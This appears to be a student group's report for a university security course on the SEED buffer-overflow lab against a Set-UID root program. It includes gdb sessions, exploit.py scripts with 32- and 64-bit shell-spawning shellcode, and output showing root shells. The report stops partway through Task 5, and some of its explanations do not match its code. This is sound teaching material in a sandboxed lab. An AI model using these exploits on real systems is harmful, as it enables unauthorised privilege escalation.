CPS 633 Section 09

Buffer Overflow Attack Lab (Set-UID Version)


Group 18


Roxie Reginold (501087897)
Hetu Virajkumar Patel (501215707)
Sayyada Aisha Mehvish (501106795)


Task 1 Getting Familiar with Shellcode


In this task, we executed shellcode using a C program (`call_shellcode.c`) that stored and ran shellcode through a function pointer. We compiled it for both 32-bit and 64-bit systems, using `-z execstack` to enable stack execution, allowing the shellcode to run successfully and open a shell. This exercise highlighted the security risks of executable stacks in buffer overflow attacks and underscored the importance of restricting stack execution to prevent exploitation.

```
[11/09/24]seed@VM:~/.../shellcode$ cd ..
[11/09/24]seed@VM:~/.../Labsetup$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[11/09/24]seed@VM:~/.../Labsetup$ sudo ln -sf /bin/zsh /bin/sh
[11/09/24]seed@VM:~/.../Labsetup$
```










Task 2 Understanding the Vulnerable Program

We analyze and exploit a vulnerable program, stack.c, which contains a buffer overflow flaw. The program reads 517 bytes from a file named badfile, controlled by the user, and copies it into a smaller 100-byte buffer in the bof() function using strcpy(), which lacks boundary checks. This overflow allows us to overwrite memory beyond the buffer's limit. Since the program is a root-owned Set-UID executable, a successful exploit can grant root privileges. To prepare, we compile it as a 32-bit program, set BUF_SIZE=100, disable security protections like StackGuard (-fno-stack-protector), and make the stack executable (-z execstack). We then change the program's ownership to root and set permissions to 4755, enabling Set-UID functionality. Our goal is to craft badfile to exploit the overflow and spawn a root shell.


seed@VM: ~/.../code
[11/09/24]seed@VM:~/.../code$ ls
brute-force.sh stack.c   stack-L2   stack-L3-dbg
exploit.py   stack-L1   stack-L2-dbg stack-L4
Makefile   stack-L1-dbg stack-L3   stack-L4-dbg
[11/09/24]seed@VM:~/.../code$

Task 3 Launching Attack on 32-bit Program (level 1)

The goal of this task is to exploit a buffer overflow vulnerability in a 32-bit program, causing it to execute arbitrary code.
Steps:

```
[11/11/24]seed@VM:~/.../code$ sudo systcl -w kernel.randomize_va_space=0
sudo: systcl: command not found
[11/11/24]seed@VM:~/.../code$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[11/11/24]seed@VM:~/.../code$ sudo ln -sf /bin/zsh /bin/sh
[11/11/24]seed@VM:~/.../code$ make
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -o stack-L1 stack.c
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -g -o stack-L1-dbg stack.c
sudo chown root stack-L1 && sudo chmod 4755 stack-L1
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -o stack-L2 stack.c
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -g -o stack-L2-dbg stack.c
sudo chown root stack-L2 && sudo chmod 4755 stack-L2
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -o stack-L3 stack.c
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -g -o stack-L3-dbg stack.c
sudo chown root stack-L3 && sudo chmod 4755 stack-L3
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -o stack-L4 stack.c
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -g -o stack-L4-dbg stack.c
sudo chown root stack-L4 && sudo chmod 4755 stack-L4
[11/11/24]seed@VM:~/.../code$
```

```
[11/11/24]seed@VM:~/.../code$ touch badfile
[11/11/24]seed@VM:~/.../code$ gdb stack-L1-dbg
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if pyversion is 3:
Reading symbols from stack-L1-dbg...
gdb-peda$
```

```
gdb-peda$ b bof
Breakpoint 1 at 0x12ad: file stack.c, line 16.
gdb-peda$ run
Starting program: /home/seed/Downloads/Labsetup/code/stack-L1-dbg
Input size: 0
[----------------------------------registers-----------------------------------]
EAX: 0xffffcb68 --> 0x0
EBX: 0x56558fb8 --> 0x3ec0
ECX: 0x60 ('`')
EDX: 0xffffcf50 --> 0xf7fb4000 --> 0x1e6d6c
ESI: 0xf7fb4000 --> 0x1e6d6c
EDI: 0xf7fb4000 --> 0x1e6d6c
EBP: 0xffffcf58 --> 0xffffd188 --> 0x0
ESP: 0xffffcb4c --> 0x565563ee (<dummy_function+62>:    add    esp,0x10)
EIP: 0x565562ad (<bof>: endbr32)
EFLAGS: 0x292 (carry parity ADJUST zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x565562a4 <frame_dummy+4>:  jmp    0x56556200 <register_tm_clones>
   0x565562a9 <__x86.get_pc_thunk.dx>:  mov    edx,DWORD PTR [esp]
   0x565562ac <__x86.get_pc_thunk.dx+3>:        ret
=> 0x565562ad <bof>:    endbr32
   0x565562b1 <bof+4>:  push   ebp
   0x565562b2 <bof+5>:  mov    ebp,esp
   0x565562b4 <bof+7>:  push   ebx
   0x565562b5 <bof+8>:  sub    esp,0x74
[-------------------------------------stack-------------------------------------]
0000| 0xffffcb4c --> 0x565563ee (<dummy_function+62>:   add    esp,0x10)
0004| 0xffffcb50 --> 0xffffcf73 --> 0x456
0008| 0xffffcb54 --> 0x0
0012| 0xffffcb58 --> 0x3e8
0016| 0xffffcb5c --> 0x565563c3 (<dummy_function+19>:   add    eax,0x2bf5)
0020| 0xffffcb60 --> 0x0
0024| 0xffffcb64 --> 0x0
0028| 0xffffcb68 --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, bof (str=0xffffcf73 "V\004") at stack.c:16
16      {
gdb-peda$
```

```
gdb-peda$ next
[----------------------------------registers-----------------------------------]
EAX: 0x56558fb8 --> 0x3ec0
EBX: 0x56558fb8 --> 0x3ec0
ECX: 0x60 ('`')
EDX: 0xffffcf50 --> 0xf7fb4000 --> 0x1e6d6c
ESI: 0xf7fb4000 --> 0x1e6d6c
EDI: 0xf7fb4000 --> 0x1e6d6c
EBP: 0xffffcb48 --> 0xffffcf58 --> 0xffffd188 --> 0x0
ESP: 0xffffcad0 ("1pUVd\317\377\377\220\325\377\367\340\263\374", <incomplete sequence \367>)
EIP: 0x565562c2 (<bof+21>:      sub    esp,0x8)
EFLAGS: 0x216 (carry PARITY ADJUST zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x565562b5 <bof+8>:  sub    esp,0x74
   0x565562b8 <bof+11>: call   0x565563f7 <__x86.get_pc_thunk.ax>
   0x565562bd <bof+16>: add    eax,0x2cfb
=> 0x565562c2 <bof+21>: sub    esp,0x8
   0x565562c5 <bof+24>: push   DWORD PTR [ebp+0x8]
   0x565562c8 <bof+27>: lea    edx,[ebp-0x6c]
   0x565562cb <bof+30>: push   edx
   0x565562cc <bof+31>: mov    ebx,eax
[-------------------------------------code-------------------------------------]
   0x565562b5 <bof+8>:  sub    esp,0x74
   0x565562b8 <bof+11>: call   0x565563f7 <__x86.get_pc_thunk.ax>
   0x565562bd <bof+16>: add    eax,0x2cfb
=> 0x565562c2 <bof+21>: sub    esp,0x8
   0x565562c5 <bof+24>: push   DWORD PTR [ebp+0x8]
   0x565562c8 <bof+27>: lea    edx,[ebp-0x6c]
   0x565562cb <bof+30>: push   edx
   0x565562cc <bof+31>: mov    ebx,eax
[-------------------------------------stack-------------------------------------]
0000| 0xffffcad0 ("1pUVd\317\377\377\220\325\377\367\340\263\374", <incomplete sequence \367>)
0004| 0xffffcad4 --> 0xffffcf64 --> 0x0
0008| 0xffffcad8 --> 0xf7ffd590 --> 0xf7fd1000 --> 0x464c457f
0012| 0xffffcadc --> 0xf7fcb3e0 --> 0xf7ffd990 --> 0x56555000 --> 0x464c457f
0016| 0xffffcae0 --> 0x0
0020| 0xffffcae4 --> 0x0
0024| 0xffffcae8 --> 0x0
0028| 0xffffcaec --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
20          strcpy(buffer, str);
gdb-peda$
```

```
Legend: code, data, rodata, value
20          strcpy(buffer, str);
gdb-peda$ p $ebp
$1 = (void *) 0xffffcb48
gdb-peda$ p &buffer
$2 = (char (*)[100]) 0xffffcadc
gdb-peda$ p/d 0xffffcb48 - 0xfffcadc
$3 = -268435348
gdb-peda$ p/d 0xffffcb48 - 0xffffcadc
$4 = 108
gdb-peda$ quit
```

To generate the contents of badfile, we modify exploit.py:

```
#!/usr/bin/python3
import sys

# Replace the content with the actual shellcode
shellcode= (
  "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
  "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
  "\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 425               # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0xffffcadc + 225          # Change this number
offset = 112              # Change this number

L = 4     # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
```

Start defines the starting point in the payload

We chose start=450 , we ensure the shellcode is positioned safely within the buffer and still within the reach of the overflow, so it can be executed when the return address is hit.

Ret defines the return address that overwrites the return address of the stack

We choose 0xfffcadc + 225 since the original return address is 0xfffcadc so we add 225 of replace to overwrite that address points to the middle of the NOP(No Operations) sled, directing execution safely toward the shellcode. Adjust this value as necessary based on GDB(GNU Debugger) findings.

Offset defines the location in the payload where the return address (ret) will be placed to overwrite the saved return address in the stack frame.
When positioning the shellcode, we need to make sure it doesn't overwrite the return address. Since the return address is placed at the offset position (in this case, around 112 bytes into the payload), we should place the shellcode beyond this location.

Output:

```
[11/11/24]seed@VM:~/.../code$ vim exploit.py
[11/11/24]seed@VM:~/.../code$ ./exploit.py
[11/11/24]seed@VM:~/.../code$ ./stack-L1
Input size: 517
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambash
are),136(docker)
```

Task 4 Launching Attack without Knowing Buffer Size(Level 2)

```
[11/11/24]seed@VM:~/.../code$ touch badfile
[11/11/24]seed@VM:~/.../code$ gdb stack-L2-dbg
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if pyversion is 3:
Reading symbols from stack-L2-dbg...
gdb-peda$
```

```
gdb-peda$ b bof
Breakpoint 1 at 0x12ad: file stack.c, line 16.
gdb-peda$ run
Starting program: /home/seed/Downloads/Labsetup/code/stack-L2-dbg
Input size: 517
[----------------------------------registers-----------------------------------]
EAX: 0xffffcb68 --> 0x0
EBX: 0x56558fb8 --> 0x3ec0
ECX: 0x60 ('`')
EDX: 0xffffcf50 --> 0xf7fb4000 --> 0x1e6d6c
ESI: 0xf7fb4000 --> 0x1e6d6c
EDI: 0xf7fb4000 --> 0x1e6d6c
EBP: 0xffffcf58 --> 0xffffd188 --> 0x0
ESP: 0xffffcb4c --> 0x565563f4 (<dummy_function+62>:    add    esp,0x10)
EIP: 0x565562ad (<bof>: endbr32)
EFLAGS: 0x292 (carry parity ADJUST zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x565562a4 <frame_dummy+4>:  jmp    0x56556200 <register_tm_clones>
   0x565562a9 <__x86.get_pc_thunk.dx>:  mov    edx,DWORD PTR [esp]
   0x565562ac <__x86.get_pc_thunk.dx+3>:        ret
=> 0x565562ad <bof>:    endbr32
   0x565562b1 <bof+4>:  push   ebp
   0x565562b2 <bof+5>:  mov    ebp,esp
   0x565562b4 <bof+7>:  push   ebx
   0x565562b5 <bof+8>:  sub    esp,0xa4
```

```
[----------------------------------stack-------------------------------------]
0000| 0xffffcb4c --> 0x565563f4 (<dummy_function+62>:   add    esp,0x10)
0004| 0xffffcb50 --> 0xffffcf73 --> 0x90909090
0008| 0xffffcb54 --> 0x0
0012| 0xffffcb58 --> 0x3e8
0016| 0xffffcb5c --> 0x565563c9 (<dummy_function+19>:   add    eax,0x2bef)
0020| 0xffffcb60 --> 0x0
0024| 0xffffcb64 --> 0x0
0028| 0xffffcb68 --> 0x0
[----------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, bof (str=0xffffcf73 '\220' <repeats 112 times>, "\275\313\377\377", '\220' <repeats 84 times>...) at stack.c:16
16      {
gdb-peda$ next
[----------------------------------registers-----------------------------------]
EAX: 0x56558fb8 --> 0x3ec0
EBX: 0x56558fb8 --> 0x3ec0
ECX: 0x60 ('`')
EDX: 0xffffcf50 --> 0xf7fb4000 --> 0x1e6d6c
ESI: 0xf7fb4000 --> 0x1e6d6c
EDI: 0xf7fb4000 --> 0x1e6d6c
EBP: 0xffffcb48 --> 0xffffcf58 --> 0xffffd188 --> 0x0
ESP: 0xffffcaa0 --> 0x0
EIP: 0x565562c5 (<bof+24>:      sub    esp,0x8)
```

```
[-------------------------------------code-------------------------------------]
   0x565562b5 <bof+8>:  sub    esp,0xa4
   0x565562bb <bof+14>: call   0x565563fd <__x86.get_pc_thunk.ax>
   0x565562c0 <bof+19>: add    eax,0x2cf8
=> 0x565562c5 <bof+24>: sub    esp,0x8
   0x565562c8 <bof+27>: push   DWORD PTR [ebp+0x8]
   0x565562cb <bof+30>: lea    edx,[ebp-0xa8]
   0x565562d1 <bof+36>: push   edx
   0x565562d2 <bof+37>: mov    ebx,eax
[-------------------------------------stack------------------------------------]
0000| 0xffffcaa0 --> 0x0
0004| 0xffffcaa4 --> 0x0
0008| 0xffffcaa8 --> 0xf7fb4f20 --> 0x0
0012| 0xffffcaac --> 0x7d4
0016| 0xffffcab0 ("0pUV.pUVh\317\377\377")
0020| 0xffffcab4 (".pUVh\317\377\377")
0024| 0xffffcab8 --> 0xffffcf68 --> 0x205
0028| 0xffffcabc --> 0x0
[----------------------------------------------------------------------------]
Legend: code, data, rodata, value
20          strcpy(buffer, str);
gdb-peda$
```

```
gdb-peda$ p $ebp
$1 = (void *) 0xffffcb48
gdb-peda$ p &buffer
$2 = (char (*)[160]) 0xffffcaa0
gdb-peda$ p/d 0xffffcb48 - 0xffffcaa0
$3 = 168
gdb-peda$ quit
```

Code:

```
  "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
  "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
  "\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
#start = 425               # Change this number
content[517 - len(shellcode):] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0xffffcaa0 + 450          # Change this number
#offset = 0              # Change this number

L = 4     # Use 4 for 32-bit address and 8 for 64-bit address
for offset in range(50):
           content[offset*L:offset*4 + L] = (ret).to_bytes(L,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
"exploit.py" 31L, 1017C
```

Output:

```
[11/09/24]seed@VM:~/.../code$ gedit exploit.py
[11/09/24]seed@VM:~/.../code$ ./exploit.py
[11/09/24]seed@VM:~/.../code$ ./stack-L2
Input size: 517
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sud
o),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
```

Here in the code,

Shellcode Positioning:

The shellcode should be placed at the end of the buffer to ensure it's within the overflow range, regardless of buffer size.

Here, we change the and set the shellcode location near the end of the payload, ensuring enough room for the NOP(No Operation) sled before it.

`content[517 - len(shellcode):] = shellcode`

NOP Sled (Landing zone):

The purpose of NOP Sled is to provide a wide "landing area", allowing the overflow to jump into the payload and reach the shellcode. It's a series of harmless instructions that let the program safely land and slide toward the shellcode (the part that opens a shell).

Here, Fill the beginning of the buffer with NOPs (0x90, meaning “do nothing”), and keep the shellcode at the end. This setup gives the overflow a big area to land on, so it’s more likely to eventually reach the shellcode.
`content = bytearray(0x90 for i in range(517))` fills the entire buffer with NOPs, setting up the NOP sled.

Dynamic Return Address Calculations:
We want the program’s return address to “land” somewhere in the NOP sled, so it can slide to the shellcode.
It works as: find an approximate starting address for the buffer in memory, like `0xffffcaa0` and add an offset (like 450) to target the middle of the NOP sled, making it more likely to land in the right spot. Set `ret = 0xffffcaa0 + 450` or a similar offset so that it lands within the NOP sled.

Dispersing the Return Address:
Since we don’t know the exact buffer size, we spread the return address in multiple spots across the payload to increase the chances of hitting the program’s return pointer.
It works as: use a loop to insert the return address(`ret`) at different spots throughout the buffer. This way, one of these instances is more likely to overwrite the actual return address.

```
for i in range(0, 200, 4):  # Adjust range based on the buffer size range
   content[i:i + 4] = (ret).to_bytes(4, byteorder='little')
```

This inserts the `ret` address every few bytes to increase the chances of taking control of the program’s flow.

Task 5 Launching Attack on 64-bit Program (Level 3)

```
# exit
[11/11/24]seed@VM:~/.../code$ vim exploit.py
[11/11/24]seed@VM:~/.../code$ touch badfile
[11/11/24]seed@VM:~/.../code$ gdb stack-L3-dbg
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if pyversion is 3:
Reading symbols from stack-L3-dbg...
gdb-peda$
```

```
gdb-peda$ b bof
Breakpoint 1 at 0x1229: file stack.c, line 16.
gdb-peda$ run
Starting program: /home/seed/Downloads/Labsetup/code/stack-L3-dbg
Input size: 517
[----------------------------------registers-----------------------------------]
RAX: 0x7fffffffddb0 --> 0xffffcc62ffffcc62
RBX: 0x555555555360 (<__libc_csu_init>: endbr64)
RCX: 0x7fffffffdd80 --> 0x0
RDX: 0x7fffffffdd80 --> 0x0
RSI: 0x0
RDI: 0x7fffffffddb0 --> 0xffffcc62ffffcc62
RBP: 0x7fffffffdd90 --> 0x7fffffffdfd0 --> 0x0
RSP: 0x7fffffffd988 --> 0x55555555535c (<dummy_function+62>:    nop)
RIP: 0x555555555229 (<bof>:     endbr64)
R8 : 0x0
R9 : 0x10
R10: 0x55555555602c --> 0x52203d3d3d3d000a ('\n')
R11: 0x246
R12: 0x555555555140 (<_start>:  endbr64)
R13: 0x7fffffffe0c0 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x555555555219 <__do_global_dtors_aux+57>:   nop    DWORD PTR [rax+0x0]
```

```
R15: 0x0
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x555555555219 <__do_global_dtors_aux+57>:   nop    DWORD PTR [rax+0x0]
   0x555555555220 <frame_dummy>:        endbr64
   0x555555555224 <frame_dummy+4>:      jmp    0x5555555551a0 <register_tm_clones>
=> 0x555555555229 <bof>:        endbr64
   0x55555555522d <bof+4>:      push   rbp
   0x55555555522e <bof+5>:      mov    rbp,rsp
   0x555555555231 <bof+8>:      sub    rsp,0xe0
   0x555555555238 <bof+15>:     mov    QWORD PTR [rbp-0xd8],rdi
[-------------------------------------stack-------------------------------------]
0000| 0x7fffffffd988 --> 0x55555555535c (<dummy_function+62>:   nop)
0008| 0x7fffffffd990 --> 0x1
0016| 0x7fffffffd998 --> 0x7fffffffddb0 --> 0xffffcc62ffffcc62
0024| 0x7fffffffd9a0 --> 0x0
0032| 0x7fffffffd9a8 --> 0x0
0040| 0x7fffffffd9b0 --> 0x0
0048| 0x7fffffffd9b8 --> 0x0
0056| 0x7fffffffd9c0 --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, bof (str=0x7ffff7fb6520 "\220\341\377\367\377\177") at stack.c:16
16      {
gdb-peda$
```

```
gdb-peda$ next
[----------------------------------registers-----------------------------------]
RAX: 0x7fffffffddb0 --> 0xffffcc62ffffcc62
RBX: 0x555555555360 (<__libc_csu_init>: endbr64)
RCX: 0x7fffffffdd80 --> 0x0
RDX: 0x7fffffffdd80 --> 0x0
RSI: 0x0
RDI: 0x7fffffffddb0 --> 0xffffcc62ffffcc62
RBP: 0x7fffffffd980 --> 0x7fffffffdd90 --> 0x7fffffffdfd0 --> 0x0
RSP: 0x7fffffffd8a0 --> 0x7ffff7fcf7f0 --> 0x675f646c74725f00 ('')
RIP: 0x55555555523f (<bof+22>:  mov    rdx,QWORD PTR [rbp-0xd8])
R8 : 0x0
R9 : 0x10
R10: 0x55555555602c --> 0x52203d3d3d3d000a ('\n')
R11: 0x246
R12: 0x555555555140 (<_start>:  endbr64)
R13: 0x7fffffffe0c0 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x206 (carry PARITY adjust zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x55555555522e <bof+5>:      mov    rbp,rsp
   0x555555555231 <bof+8>:      sub    rsp,0xe0
   0x555555555238 <bof+15>:     mov    QWORD PTR [rbp-0xd8],rdi
```

```
[----------------------------------code-----------------------------------]
   0x55555555522e <bof+5>:      mov    rbp,rsp
   0x555555555231 <bof+8>:      sub    rsp,0xe0
   0x555555555238 <bof+15>:     mov    QWORD PTR [rbp-0xd8],rdi
=> 0x55555555523f <bof+22>:     mov    rdx,QWORD PTR [rbp-0xd8]
   0x555555555246 <bof+29>:     lea    rax,[rbp-0xd0]
   0x55555555524d <bof+36>:     mov    rsi,rdx
   0x555555555250 <bof+39>:     mov    rdi,rax
   0x555555555253 <bof+42>:     call   0x5555555550c0 <strcpy@plt>
[----------------------------------stack-----------------------------------]
0000| 0x7fffffffd8a0 --> 0x7ffff7fcf7f0 --> 0x675f646c74725f00 ('')
0008| 0x7fffffffd8a8 --> 0x7fffffffddb0 --> 0xffffcc62ffffcc62
0016| 0x7fffffffd8b0 --> 0x3
0024| 0x7fffffffd8b8 --> 0x7ffff7fcf4c0 --> 0x0
0032| 0x7fffffffd8c0 --> 0x7ffff7ddae9c ("__tunable_get_val")
0040| 0x7fffffffd8c8 --> 0x85bdb5ef
0048| 0x7fffffffd8d0 --> 0x216f6d7
0056| 0x7fffffffd8d8 --> 0x7fffffffd924 --> 0x0
[--------------------------------------------------------------------------]
Legend: code, data, rodata, value
20          strcpy(buffer, str);
gdb-peda$
```

```
[----------------------------------------------------------------
Legend: code, data, rodata, value
20          strcpy(buffer, str);
gdb-peda$ p $rbp
$1 = (void *) 0x7fffffffd980
gdb-peda$ p &buffer
$2 = (char (*)[200]) 0x7fffffffd8b0
gdb-peda$ p/d 0x7fffffffd980 - 0x7fffffffd8b0
$3 = 208
gdb-peda$ quit
[11/11/24]seed@VM:~/.../code$
```

```
shellcode= (
  "\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
  "\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
  "\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 517 - len(shellcode)
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0x7fffffffd8b0 + 130          # Change this number
offset = 208+8              # Change this number

L = 8     # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
"exploit.py" 30L, 1001C
```

Shellcode:
The `shellcode` variable contains the byte-encoded shellcode for 64-bit Linux systems, crafted to run `/bin/sh`. This shellcode is encoded as a hexadecimal byte sequence using `.encode('latin-1')`, which allows it to bypass encoding issues and execute properly.

Start Position (start):
`start = 50` places the shellcode 50 bytes into the buffer (total buffer size is 517 bytes), leaving room for a NOP sled at the beginning. This arrangement ensures that the return address does not overwrite the shellcode and provides some flexibility, increasing the chance that the overflow will reach the shellcode.

Return Position (start):
